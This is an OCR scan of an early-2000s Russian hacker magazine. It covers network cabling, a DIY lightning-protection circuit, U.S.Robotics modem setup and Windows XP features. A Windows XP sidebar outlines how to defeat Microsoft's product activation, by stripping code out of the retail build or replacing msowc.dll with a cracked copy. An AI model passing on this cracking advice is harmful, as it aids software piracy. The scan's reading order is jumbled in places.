России хорошо умеют делать только детей и военную технику, а кабель П296, как раз, относится именно к последней группе (а каким образом он оказывается на рынке, остается только гадать). Кабель представляет собой 4 медные жилы, залитые пластиком монолитно. Оплеткой является плотная скрутка из меди и стали. Наличие меди в оплетке могло бы привлечь собирателей цветных металлов, но если минимально срезать внешнюю оболочку, то картина для них окажется не столь радужной: стальные волокна, плотно свитые с медными, представляют собой некий винегрет из разного типа металлов, который ни в одном пункте приема цветных металлов не возьмут! Кабель продается обычно накрученным на бухтах из железа, диаметром примерно в 15 дюймов. Вес такой бухты с кабелем в 500 метров весьма ощутим при опускании/подъеме на лестницу. Это я к тому, что каким бы ты не был накаченным парнем, пара товарищей тебе не помешает! Но есть и маленькая ложка дегтя к этой большой бочке меда. К такому кабелю стандартный разъем RJ45 не подойдет, и придется решать проблему скруткой со стандартным кабелем, что непременно повлечет за собой некоторые потери в сигнале. Есть еще одна интересная фишка с витой парой. Так вот, для нормальной работы сетки на 10-100 М/бит достаточно всего 2 пары проводов, то есть 4 жилы. Стандартная витая пара имеет 8 жил. Лишние 4 жилы можно также заюзать для каких-либо целей, например, подать питание на удаленный хаб (у меня, к примеру, хаб расположен в щитке, а 4 жилы от витой пары идут на сеть, 2 жилы на питание хаба, ну а 2 оставшиеся собственно на телефон). Итого - имеем 1 провод на 3 нужные фичи.

Грозы и сеть

Всем известно такое природное явление, как гроза, и последствия, которые она оставляет после себя. Кроме приятного разреженного воздуха и огроменных луж, мы имеем пару дохлых сетевух и с десяток умерших портов на хабе. Но мы-то тебе расскажем, как бороться с этим природным катаклизмом :)! На рынке сейчас распространены защиты от NetProtect, известные своей ценой в 20 вечнозеленых за устройство на один порт. Не каждый юзер имеет 20 американских рублей для того чтобы защитить свой порт на карте либо на хабе, тем более что таких защит нужен десяток-другой. Приведенная ниже схема проста в изготовлении и не требует каких-либо сверхзнаний электроники, всего лишь навык удержания паяльника в руке и умение правильно тыкать им в кусок текстолита :).
Схемка-то по идее содрана с фирменной NetProtect, за исключением того, что убраны некоторые детали. Схема же коаксиальной защиты аналогична схеме для витой пары, с той лишь разницей, что она рассчитана на 2 провода, поэтому деталей на схеме - меньше, соответственно принципиальной разницы в схеме нет. Что касается самих деталей - то их можно приобрести на радиорынке (например, в Митино) или в специализированных магазинах типа «ЧИП И ДИП». Также хотелось бы сказать, что защита полностью не обезопасит порт от выгорания, а всего лишь повысит процент живучести - эдак процентов на 50-70 :).
А что делает гроза с хабом, можно увидеть на фотке.
Выгодно или нет делать самому такую защиту - судить тебе. Стоимость фирменной от NetProtect, как я уже говорил, - 20 вечнозеленых, себестоимость практически такой же рукодельной защиты - 30-40 рублей :)!




Пояснение к схеме: Детали D1-D8 - диоды 1n4006-1n4007, D9 - защитный диод 1.5KE 7.5VA


Выбор кабеля и сетевого оборудования

Ну вот, денежки подкоплены, силы собраны, осталось шмыгнуть на митки за кабелем и оборудованием. А какой же купить кабель, хаб, сетевуху? Начнем с карты. Всем хорошо известны карточки фирмы «3com». Насколько оправданы легенды об их сверхпробиваемости и неглюкавости? Скажу честно, мне лично не приходилось испытывать ее на ненормированных расстояниях или в каких-либо экстремальных условиях. Мое мнение о ней как просто о зарекомендовавшей себя с лучшей стороны карте - качественная пайка и неплохой дизайн самой платы. И что немаловажно - рабочие дрова! Также достаточно популярны карточки, основанные на чипах «realtek». Про них много чего можно сказать плохого и хорошего. Ну, во-первых, - это цена 9-11$, что достаточно неплохо для сетевухи в PCI исполнении (к примеру, тот же 3com905 стоит 35-40$). В Инете много ходит споров по поводу, будет жить эта карта в твоем системном блоке или нет. Чего можно бояться при покупке оной карты? Ну, прежде всего нужно избегать “no-name” карты китайского производства, которая по цене ниже на 1 бакс карт «второго бренда» (почему второго - потому как фирмы типа «accorp я не решаюсь назвать брендом). А в итоге они могут повести себя совершенно непредсказуемо. Мне, к счастью, не довелось иметь дело с картами без каких-либо опознавательных лейблов, но из достоверных источников известно, что геморрой с такими картами можно поиметь нехилый. Поработать доводилось с «Genius», «Cnet», «Accorp», причем последняя из них понравилась меньше всего. На практике же они ведут себя совершенно не капризно, хотя дрова желательно ставить с сайта производителя.

ОК, доехали до хабов. Тут уж дело вкуса. Опять же хочется только уберечь тебя от покупки хаба «ноу-нейм-китаеза» и так называемых бывших в употреблении хабов. Б/у-хабы могут таить неприятные сюрпризы типа: внешне все пучком (линки горят исправно), а на самом деле хаб может быть полностью неработоспособным - проверять его полностью на радиорынке никто не будет. Я надеюсь, что от покупки б/у-хаба я тебя отговорил, теперь пройдемся по конкретным моделям. Лично мне нравится Compex 1008 - вполне нормальная цена за качественный хаб. Достаточно качественные и недорогие хабы выпускает фирма «Cnet». Какие-либо дорогие хабы покупать нет смысла, так как за их цену можно купить недорогой свитч. Хаб куплен, сумку ломит от сетевух, осталось дело провода. Здесь действует пословица «Я не слишком богат, чтобы покупать дешевые вещи». Исключение может составить недорогой кабель от российского (опять-таки интересная ситуация) производителя типа «эликс кабель». В остальном следует действовать по правилу - не слишком дешево и не запредельно дорого. При покупке кабеля следует обратить внимание на качество скрутки жил и шаг повива (касательно витой пары). Что касаемо коаксиального кабеля, следует обратить внимание на качество оплетки - не осыпается ли она как труха при срезке внешней оболочки. При выборе также следует учесть условия, в которых будет проходить прокладка, и эксплуатация кабеля. Если это «воздушка» и ты не планируешь в ближайшие пяток лет менять его, то не мешало бы приобретать кабель специально предназначенный для прокладки и использования при минусовой температуре. Если же тебе нужна сетка в офисе или небольшом доме с одним-двумя хабами, то кабель можно приобрести самый дешевый, если, конечно, не планируются какие-либо нестандартные решения в сети. Еще рекомендую приобрести инструмент для обжима/разделки кабеля. Стоит оный 7-15 буказоидов, которые окупятся на 5-10 разьемах, т.к. если ты намерен обжимать витую на митьке, то приготовь сразу 200-300 рублей в хлам оборзевшему продавцу за его не хитрую работу обжимным инструментом :). Вот, собственно, и все. Удачи!



Благодаря отечественному кабелю „П296" стало возможным увеличение максимальной длинны сегмента аж в 5 раз! Т.е. вместо максимальных 100 метров мы имеем около 500 метров.



USR - ЭТО НАШЕ ВСЕ

Андрей Ваваев и Ко (www.usrmodem.ru)



Линейка новых модемов U.S.Robotics - особенности, преимущества и недостатки Часть первая, софтверно-винмодемная

Так уж случается, что мы периодически делаем покупки, причем ряды различной бытовой техника из года в год пополняются не только новейшими телевизорами и магнитофонами, но и компьютерами, окруженными со всех сторон невиданной периферией. Одна из ниш компьютерной периферии прочно занята модемами.

От редактора: перед тобой первая часть большого материала, который призван подробно осветить новую линейку модемов от известного и многими любимого производителя U.S.Robotics. Андрей Ваваев, один из авторов статьи, является руководителем интернет-проекта www.usrmodem.ru и без сомнения - одним из немногих настоящих специалистов по модемам USR в России. Надеемся, что публикации помогут тебе грамотно подойти к выбору модема и его настройке. К сожалению, объем журнала не позволит рассказать о новых модемах максимально подробно, но если ты всерьез заинтересовался данной темой - обязательно загляни на www.usrmodem.ru и следи за следующими публикациями в Х.

Еще бы, в век развития средств коммуникаций и Интернета модем становится той самой незримой ниточкой, которая связывает наш компьютер с остальным миром. Не зря же многие пользователи начинают одушевлять модемы, придумывая им смешные и незамысловатые имена. Тут и "Укроп" - Acorp, и "Шпрот" - Sportster, и "Курь" - Courier, и "Люся" - Lucent-модем.
Задача пользователя-покупателя проста и понятна: однажды выбрав тот или иной модем, хочется сразу попасть в "яблочко" и заставить его работать быстро и надежно, без особых хлопот, связанных с настройкой. Увы, модем - это как раз то устройство, которое, в отличие от сетевой или звуковой карты, без дополнительных настроек даже если и будет работать, то никто не даст гарантию, что оптимально. Тем не менее, в форумах и конференциях сети многократно повторяется один и тот же вопрос: "Скажите, какой модем самый лучший?". Как правило, вопрошающий просто никогда не сталкивался с проблемой настройки модемов, отсюда и столь наивный вопрос, ответ на который чаще всего оказывается весьма неоднозначным.

Обзор или обзор?

Обзор или обзор?
Когда возникла идея написать эту статью, авторы долго думали о том, в каком виде ее преподнести читателю. Если сделать простой обзор модемов с перечислением упаковочных данных, качества документации и простого перечисления технических характеристик, то получится подборка рекламных буклетов с красочными фотографиями и минимум полезной информации. Продукция фирмы U.S.Robotics давно завоевала прочное место на рынке аналоговых модемов, и, как говорится, "хороший товар в рекламе не нуждается". Давайте подойдем к проблеме выбора и описания модемов этой фирмы с точки зрения пользователя, весьма далекого от тонкостей. Поэтому основные акценты мы будем делать на возможных проблемах, трудностях и способах их устранения. Мы не будем рассматривать в отдельности все модемы, так как многие из них зачастую очень похожи и отличаются только номером модели или внешним видом коробки. Возьмем несколько наиболее распространенных представителей нового семейства модемов U.S.Robotics и рассмотрим их поподробнее. В наш обзор попадут:

1. U.S.Robotics 56K Win INT, модель 3595A -OEM
2. U.S.Robotics 56K Win INT, модель 2884-00
3. U.S.Robotics 56K FAX EXT, модель 5630 - 00
4. U.S.Robotics 56K Message Modem, модель 5668 - 01
5. 3COM Office Connect Business Modem
6. U.S.Robotics Courier V.Everything

U.S.Robotics 56K Win INT RS Rev. 4.01.023 (3CP263595-OEM)

Когда берешь в руки U.S.Robotics Internal Faxmodem for Windows модели 3595, то в первую очередь возникает вопрос: а будет ли он вообще работать или это просто муляж? Сомнения оказались не напрасны, и если почитать отзывы в конференциях и тематических форумах по модемам, то они просто переполнены вопросами и жалобами, касающимися именно этой модели. Основные претензии сводятся к следующему:

1. проблемы с поиском драйверов;
2. проблемы с поиском документации;
3. проблемы с установкой модема;
4. проблемы с пульсовым набором номера;
5. проблемы с работой модема в DOS приложениях;
6. проблемы с установкой связи;
7. и, наконец, недоверие к бестрансформаторной схеме входной части.

Давайте посмотрим, имеют ли эти проблемы под собой почву, а также есть ли пути решения возникающих вопросов в ходе эксплуатации.
Большая часть жалоб возникает из-за того, что модем поставляется в виде OEM оборудования, т.е. без документации, упаковочной коробки с сопутствующим программным обеспечением, а иногда даже без драйверов.
Начнем по порядку, с поиска драйверов. Любое устройство, подключенное через PCI, имеет собственные



идентификационные номера - Vendor ID, Device ID. Выяснить - какие номера принадлежат модему, можно уже на этапе включения компьютера, когда при загрузке в сводной таблице параметров шины PCI после установки модема появится нечто подобное:

кроме номерного обозначения, стала носить и специфические, легко запоминающиеся названия - Condor, Coyote, Dingo и т.п. Наш модем получил название Avenger. К сожалению, это название нигде не отражено, и, вероятно, оно осталось еще с этапа разработки,

PCI device listing ...

Bus No.	Device No.	Func No.	Vendor ID	Device ID	Device Class	IRQ
0	9	0	12B9	1007	Simple COMM.	10

Это и есть наш модем, запомнить следует Vendor ID Device ID и прерывание IRQ, которые могут в дальнейшем потребоваться. Как видно из рисунка, информация о модеме весьма скудная, и тот же номер, необходимый для поиска драйверов, из нее не определить. Что делать в этом случае?

Проще всего посмотреть на стикер, который наклеен на гнездах подключения линии и параллельного телефона. На нашем экземпляре модема было следующее "PRODUCT: 3CP263595A-OEM". Буква А в конце номера сигнализирует о том, что модем может быть обновлен до современных протоколов V.92 и V.44. Вот по цифрам 3595A и следует искать драйвера. Отметим, что в последнее время продукция U.S.Robotics,

когда модели обычно присваивают какое-то осмысленное имя.

Зайдем на сервер производителя ftp://ftp.usr.com и там в каталоге /oem/avenger найдем два подкаталога 3595 и 3595A. Несложно догадаться, нам нужен второй из них, хотя если сравнить файлы, присутствующие и в том и другом каталоге, разницы не видно. Не будем искушать судьбу и возьмем 3595A для Win98 и распакуем его в любой временный каталог. Перегружаем компьютер, и теперь при установке указываем "установить драйвера с диска", показав в пути наш временный каталог. Все должно нормально установиться.

Можно порекомендовать перед загрузкой войти в BIOS и отключить все неиспользуемые COM порты. Тогда при установке мо-


NEXT



USR - ЭТО НАШЕ ВСЕ

Андрей Ваваев,
руководитель проекта USRmodem.ru



дема он займет первый свободный по номеру. Кроме того, в системе появится еще одно устройство PCI "U.S.Robotics 3C1807 WDM Interface for Win98". Это и есть, собственно говоря, наш модем, но отражается он как модем настоящий - эмулятором с доступным адресом порта. Правда, прерывание IRQ мы не увидим. Для дальнейших настроек запускаем Hyper Terminal с первой и единственной целью посмотреть ответы на команды AT$ AT&$ ATS$. Здесь нас ожидает небольшой сюрприз - вместо вывода на экран встроенной подсказки вызывается файл gvadwmdm.hlp - "Modem Commands Set Help". Фактически это небольшая документация по модему, внимательное прочтение которой показывает, что, наряду с привычными для U.S.Robotics функциями и настройками, появились новые, а именно поддержка команд стандарта ITU-T V25ter. Факт этот нельзя оставить незамеченным, поскольку за счет него расширились возможности настройки модема.

...нужно быть уверенным, что конкретная АТС сможет корректно обработать подобные посылки и правильно соединит с абонентом. В противном случае ночной звонок вместо провайдера к крутому дядьке, да еще и с АОН'ом, может оказаться совсем нешуточным...

Следующим этапом является законное желание куда-либо позвонить модемом и попробовать его в действии. Здесь нас ждет первое разочарование - модем не набирает номер в пульсовом режиме, даже если в строке набора явно указано ATDP. Сделаем первый акцент на этом недостатке, поскольку он перекочевал и в другие новые модели модемов от U.S.Robotics. Способ борьбы очень простой - необходимо прописать &P1 в строку инициализации модема. Можно попробовать и другие значения, ведущие к увеличению скорости набора, но тут нужно быть уверенным, что конкретная АТС сможет корректно обработать подобные посылки и правильно соединит с абонентом. В противном случае ночной звонок вместо провайдера к крутому дядьке, да еще и с АОН`ом, может оказаться совсем нешуточным.

Зачастую пользователям модемов приходится сталкиваться с проблемой нечеткого обнаружения сигналов "занято". Легче всего попробовать изменить страну модема. Для модели 3595 этот вопрос выражается еще и в поиске методов как это сделать. Лезем в вышеупомянутый Help и ищем объемный список стран и соответствующие им коды - T.35 Country Codes. Набираем команду AT+GCI? и видим ответ +GCI: FF. Это обозначает, что в данный момент установлена... Совсем непонятно, какая страна установлена, ибо в Help`е самый старший код C4 - Zimbabwe, а по ATI7 показывается US/Canada. Пробуем выставить U.S.S.R или Ukraine. Им соответствуют коды B8 и B2. Увы, ничего не получится - модем ответит буднично: ERROR. Почему? Нужно внимательнее читать документацию и обратить внимание, что можно устанавливать только те страны, которые выделены жирным шрифтом.

Для того чтобы узнать список всех поддерживаемых стран, можно просто дать команду AT+GCI=? (знак вопроса в конце команды обязателен).Увидим ответ GCI: (B5,0A,0F,31,3C,3D,42,46,52,57,59,69,7B,82,8B,A0,A5,A6,B4,00,9F,7E,2E,09,9C,61,6C,73,16,07,35,26). Выбираем хорошо зарекомендовавшую для модемов U.S.Robotics Финляндию - 3C, и набираем команду AT+GCI=3C. Контролируем изменение по ATI7 и видим ответ CTR21. Аналогичный результат можно увидеть при смене страны на любую из европейских стран. Более того, выбор Норвегии, у которой должен быть изменен алгоритм импульсного набора номера, ничего не изменит, если дополнительно не указать команду &P3. Проведенные эксперименты указывают, что в отношении смены страны драйвера модема явно недоработаны и для всех европейских стран используется единая таблица параметров. Остается надеяться, что в следующих версиях драйверов положение изменится в лучшую сторону. Впрочем, в нашем случае сигналы "Занято" модем отрабатывал идеально.

На этапе апробации модема у нас возникли проблемы с работой его в DOS-окне. Известный способ заставить работать модем через fossil не сработал. Нет и привычного для других модемов окна с подключением DOS - box. Единственное, что удалось сделать, так это запустить его в консольном мейлере T-Mail, но и то только в версии под NT.

Особых проблем с установкой связи не наблюдается. Общеизвестные команды для U.S.Robotics работают, и есть возможность изменять уровень выходного сигнала, отключать верхние символьные скорости и т.д. А кроме всего прочего, благодаря V25ter командам, появилась возможность влиять на параметры компрессии V.42bis, такие как размер словаря и размер окна. Уровень оптимистичности получился невысокий. Модем не тянется на этапе соединения за высокими результатами в битовых скоростях, и в этом есть свой плюс, как, впрочем, и минус, о котором мы поговорим чуть позже, рассматривая другие модемы.

В последнее время много споров вызывает реализация аналоговой части на специальных чипсетах с развязкой через высоковольтные конденсаторы вместо классической трансформаторной схемы. Особенно много нареканий было в отношении набора SiLabs, который частенько выходит из строя в результате бросков напряжений в телефонной сети. Входная часть модели 3595 выполнена на аналогичном чипсете производства Analog Device, и, судя по отзывам пользователей, пока что особых нареканий на его ненадежную работу не поступало.

U.S. Robotics 56K Win INT (662884-00)

Winmodem 2884 появился на российском рынке раньше, чем 3595, и в некотором отношении эти модемы можно назвать братьями по фирме-изготовителю чипсета - в обоих применен Analog Device. Впрочем, как показала практика, сходство заключается только в этом, а в остальном это разные модемы. Модель 2884 выполнена по классической схеме с трасформаторной развязкой. Размеры платы внушительны и нисколько не меньше, чем у классических Sportster`ов и Courier`ов. Насыщенность монтажа не велика и выполнена с запасом под различные схемотехнические решения. Достаточно большое место отведено под аналоговую часть, реализующую голосовые функции модема.

В настоящий момент можно встретить две модели - 2884 и 2884A - с отсутствием поддержки протокола V92 и его наличием, соответственно. Правда, как и в случае с моделью 3595, на момент написания статьи драйвера с этими новыми протоколами еще не появились. Не следует возлагать надежды на то, что если появятся драйвера с поддержкой новых протоколов, то их будет можно применять и для обеих моделей. Дело в том, что "скормить" драйвер можно только после некоторых поправок .inf-файла модема, например, строчки %String3% в секции [Models], ExcludeFromSelect в секции [ControlFlags] и т.д., и он "установится", а вот как он будет работать? Заметим, что модель 2884 выполнена на чипсете AD1806JS, а 2884A - на AD1807JS и более близка рассмотренной ранее модели 3595, о чем красноречиво говорит название установочного файла mdm1807.inf. Данный модем эксплуатировался сроком более года, и особых проблем при этом не возникало. Но давайте рассмотрим все по порядку.

Установка модема проходит без каких-либо нареканий, если, конечно, имеется в распоряжении драйвер. Поскольку этот модем поставляется в исполнении Retail, то на компакт диске драйвера имеются, и единственное, на что следует обратить внимание, так это на дату их создания, и, если есть возможность, поискать более новые. Впрочем, это не особо существенно. Апробация драйверов с различными датами изготовления не выявила каких-либо существенных отличий в них. После того как PnP будет обнаружено новое устройство, следует сразу предложить путь к каталогу с драйверами. Заключительной фазой установки модема следует считать обнаружение Modem Wave Device. Далее необходимо заглянуть в свойства и найти закладку "Port Setting". Честно говоря, непонятно, почему именно в ней присутствуют смена страны и кнопка удаления драйверов. Тем не менее, следует запомнить эту закладку, так как она обязательно потребуется позже.

Для устранения непонятных зависаний модема при наборе номера желательно сразу изменить страну. По умолчанию стоит US/Canada, и окно выбора страны нас честно предупреждает "Country USA (Not supported by your modem)". Лучше всего выбрать Finland или CCITT (International) и обязательно перезагрузить компьютер, для активизации произведенных изменений.

В отличие от модели 3595, этот модем может функционировать и в DOS приложениях (разумеется, под управлением Windows), но для этого следует дополнительно установить fossil. Наиболее хорошо зарекомендовал себя WinFossil (www.dc.ee/Files/Mailer/wnfos112.zip).

Настройки модема для конкретной линии можно осуществлять через ставшие классическими регистры и команды модемов U.S.Robotics. Никаких дополнительных не существует, и единственным нововведением для этой модели можно назвать возможность снятия параметров линии и сбор статистических данных через Unimodem Diagnostic по команде AT#UD. На линиях различного качества модем показал, что относится к ним с определенной долей пессимизма и частенько переходит с V.90 на V.34. Хорошо это или плохо? "Вам шашечки или ехать"? Замечено, что в подобных условиях протокол V.34 более помехоустойчив и общий CPS получается выше, чем на V.90, за счет меньшего количества пересогласований скоростей и перетренировок. Есть еще один неприятный момент, и он мешает корректно проводить диагностику. Выражается это в неправильном показе SNR в статистике модема. Поэтому не стоит удивляться значениям типа 0.01.

Главным "коньком" этого модема следует признать хорошо организованный Voice режим, поэтому модель 2884 можно довольно эффективно использовать не только по прямому назначению для передачи данных, но и для организации рабочего места по ведению телефонных разговоров "без отрыва рук от клавиатуры", приема голосовой почты и факсов с определением номеров. Единственное ограничение - компьютер должен быть постоянно включенным. Это ограничение легко обойти - если использовать модемы той же фирмы типа Message. О нем мы поговорим во второй части нашего обзора.

Подводя итог

Подводя итог, можно сказать, что основными достоинствами двух рассмотренных модемов являются низкая стоимость, относительно невысокая сложность установки и хорошие голосовые возможности модели 2884 при реализации функций электронного секретаря. Оба модема являются чисто софтверными, то есть вся обработка сигнала выполняется на центральном процессоре, поэтому мы не рекомендуем использовать их на "слабых" машинах (ниже PII или Celeron), а операционная система Win2000 значительно лучше справляется с подобными изделиями, чем Win98 или Win95.

Продолжение следует...

ХРестоматия XP

Anton Karpov (Toxa@real.xakep.ru)

В новый год - с новой осью?

Эти две буквы стали нарицательными за последние несколько месяцев. Еще бы, как бы мы не кричали "маздай, маздай", как бы мы не ставили себе линухи и бсд'шки, а выход новой операционки от Microsoft средства массовой информации обойти стороной не смогли. И, с их легкой подачи, на тебя вылился целый дуршлаг информации о XP. Кто-то сразу бросился покупать/качать недопатченный билд, кто-то начал копить деньги на апгрейд железа с прицелом на новую ось, а кто-то сидел и пытался понять: а чем, собственно, XP лучше предыдущих форточек? Да,][тоже уже писал об этой системе, но было сие в далеком апреле'2k+1, когда пациента еще звали Whistler и до выхода финальной версии оставались долгие месяцы. Кстати, ты еще не знаешь, почему рабочее название проекта было именно Whistler? Просто так называется курорт в горах Америки, где любит отдыхать большинство сотрудников Микрософт :).

Как видишь, с тех пор многое изменилось как в самой Оси (начиная от радикальной смены дизайна интерфейса и кончая собственно названием продукта), так и в отношении к ней со стороны пользователей. Теперь же все: никаких Codename'ов и промежуточных билдов, у нас в руках - полноценная рабочая версия WinXP, представленная всему миру 25 ноября 2001 года, даже уже с первым сервиспаком :). Разумеется, много интересного мы еще узнаем о ней потом, когда миру будут являться все новые и новые баги (ты сомневаешься, что они будут?), однако впечатление как о конечном продукте составить можем.

Итак, я уверен, что тебе, о мой читатель, уже известны самые общие факты о новой системе, то бишь ее идеология, позиционирование среди других операционок, а также то, какую надежду вкладывает Билл Гейтс и К? в эти две магические буковки - XP. Поэтому я не буду перетирать набившие оскомину факты о том, что Windows XP пришла на смену Линолеуму и Винтукею как универсальная ось: мультимедийность с одной стороны и надежность - с другой, что существует три вариации XP: Home, Professional и 64-bit edition, что первая из

<XML>

XML расшифровывается как Extensible Markup Language - расширяемый язык разметки - и является универсальным форматом представления структурированных данных в Интернете, позволяя, по сути, размещать эти данные в текстовом файле (ничем HTML не напоминает?). Учитывая, что значения тэгов разметки не зависят от контекста их использования, так как не заданы жестко, XML обеспечивает единообразие структурированных данных, независимость от приложений и прочие блага, позволяющие использующим XML приложениям общаться между собой, пренебрегая типом оси, языком написания приложения и т.д. Использование веб-узлов и веб-служб на основе ХМЛ является центральной фигурой новой фишки от MS: Microsoft.NET.

<Microsoft.NET>

Microsoft.NET - это сетевая технология, на которую MS делает громадную ставку, видя за ней будущее Интернета, дальнейшее развитие IT-отрасли, повсеместную нирвану и мир во всем мире.

Суть технологии .NET (dot NET) заключается в том, чтобы позволить приложениям взаимодействовать друг с другом, независимо от языка программирования или операционной системы. В основе .NET лежат язык XML для единого представления данных, протокол SOAP для обмена данными в сети и механизм UDDI (Universal Discovery, Description and Integration) для обнаружения веб-служб. Ну а web-службы - как раз то, что будут иметь юзеры, то, что сделает, по мнению MS, всех счастливыми. Это и доступ к динамически обновляемой информации, и доступ к приложениям своего компа из любой точки планеты, и все-все что только можно придумать. Ведь для написания таких служб Microsoft разработала модифицированный язык Си - C# ("си шарп"), который будет основным языком программирования в среде Visual Studio .NET, призванной сменить Visual Studio для написания приложений под .NET

<MPA>

MPA - Microsoft Product Activation - нововведение конторы из Редмонда, впервые примененное в продуктах Office XP и Windows XP, дабы снизить случаи неправомерного пользования ее продуктами (читай - пиратства). Заключается в том, что теперь недостаточно просто ввести 25-значный серийный номер для полной регистрации продукта. Это позволяет совершить лишь установку софтины, для того же, чтобы полноценно пользоваться ею, юзер должен отослать сгенерированный системой на основе первичного кода установки и данных о железе 50-значный серийник в т.н. "центр активации Microsoft". Если есть подключение к Инету, система сделает это сама, в противном случае - весь гимор лежит на юзере. В ответ на присланный серийник MS высылает ответный код подтверждения, который пользователь должен ввести в установленный софтовый продукт (активировать) и лишь после этого может наслаждаться полноценной работой с ПО, получать удовольствие и все такое. До того, пока чел не активирует свой продукт, тот будет работать в режиме ограниченной функциональности. Так, например, Office XP без активации запускается лишь 50 раз (ну прям шаровара какая-то!), а WinXP при каждой загрузке настоятельно рекомендует зарегистрироваться. И что, теперь платить "номинал" за микрософтовское ПО? Конечно, нет. Взломать можно все, в том числе и MPA. Не трудно догадаться, что подобная схема активации стала бы неслыханным геморроем для крупных компаний, где количество рабочих мест исчисляется сотнями и тысячами, а продукты-то ставятся на одну конкретную машину, не позволяя совершить установку, скажем, одной винды на два разных компа. И потому MS пришлось выпускать две версии WinXP: для дома и малого бизнеса - с системой активации, и для корпоративных заказчиков - без оной. Ты, надеюсь, уже понял, что для решения проблемы достаточно взять две версии XP - корпоративную и розничную - и побайтно сравнить их код, вырезав все лишнее. С офисом поступают еще проще, переписывая отвечающий за активацию файл msowc.dll крякнутой версией, ибо защита MPA далека от идеальной.

них якобы для дома, вторая - для корпораций, а третья поставляется в комплекте с рабочей станцией на базе 64-разрядного процессора Intel Itanium. Да и скриншоты XP ты уже сто раз видел (а может ты ее уже юзаешь?). В общем, хочешь основу основ - читай инфу в сети, уж чего-чего, а об этом там написано вагон и нехилая тележка. В конце концов, подними][#4'2001. Моей задачей будет рассказать тебе о технических аспектах экспишки.

Да, чуть не забыл. На старте тебя сразу же ожидает маленький обломчик: садясь писать этот материал в конце ноября, я был полностью уверен, что к тому времени у нас поступит в продажу (и, соответственно, появится у пиратов :) локализованная русскоязычная версия WinXP. Тем более, что MS клятвенно заверяла нас, что уже в ноябре полки российских магазинов будут ломиться от русской версии новой оси :). Однако, как всегда, обещания мелкомягких оказались далекими от правды: будучи представленной в тот же день, что и англоязычная, русская версия затем сгинула в печать и в продаже появилась только в декабре. Ну а пиратам к тому же время нужно, чтобы еще раз "локализовать" ось под себя. Поэтому, когда ты читаешь эти строки, найти русскую WinXP может и не составит труда, но вот я, дико извиняясь, вынужден показывать англоязычные скриншоты.


<Установка>

Нет, не думай, что я сошел с ума и буду рассказывать тебе, как ставить винду. Жать "OK" и "next" ты, думаю, умеешь. Просто замечу одну маленькую неприятную фишку: я ставил XP на машину, где у меня был только Линукс, соответственно весь диск целиком был отдан под мою любимую ext2fs. Собираясь ставить "лучшую из всех когда-либо существовавших" операционку, я грузанулся под ДОС с дискеты Partition Magic, откусил от линуха четыре гига под fat32, сдерживая отвращение, поставил windows 98 (диск с экспишкой был не bootable), затем с заранее подготовленного флоппика загрузил линух и снова вернул LILO на законное место - в MBR (маздайка, как знаешь, его переписывает под себя), поставил, наконец, XP поверх 98-й, и тут... Я не знаю, почему XP называют наследником винтукея, но то, что с мастер бут рекордом он обращается по-свински, также, как и win 9x, стало для меня неприятным сюрпризом :). Отплевываясь, я пополз возвращать пингвина на место, но не тут-то было... Знаю, знаю, ты скажешь - какой дурик ставит винду после линуха, однако мы же не ищем легких путей. Более того, после сего инцидента я полез посмотреть, что по этому поводу пишут в Сети. Каково же было мое удивление, когда я вычитал, что попытка поставить Линукс после винды (то есть "по правилам") также обломилась: простонапросто не изменялся размер раздела, куда была поставлена XP, т.е. Пингвина некуда было сажать. Не знаю, правда это или нет, так как за нехваткой времени не смог проверить на себе. Но к тому моменту, когда ты читаешь сии строки, я, вероятно, разберусь с этим вопросом - пиши, если хочешь подробностей.


Короче, если ты не будешь извращаться и поставишь экспишку на винду, забив на линукс, то с траблой не столкнешься. Однако в моих глазах такое бесцеремонное обращение с главной загрузочной записью со стороны WinXP поуменьшило ее авторитет. Зато вот скорость загрузки реально порадовала: система поднимается в 2 (два!) раза быстрее, чем винтукей, при той же конфигурации компьютера (я проверял с секундомером :), а вырубается еще быстрее. Да и в работе совершенно не тормозит. А комп у меня далеко не самый быстрый: Celeron 650 MHz с 192 Mb RAM.

<Имидж - ничто...>


Пара слов о внешнем виде. Ты, вероятно, уже не раз видел, как стильно выглядит финальная версия новой операционки.



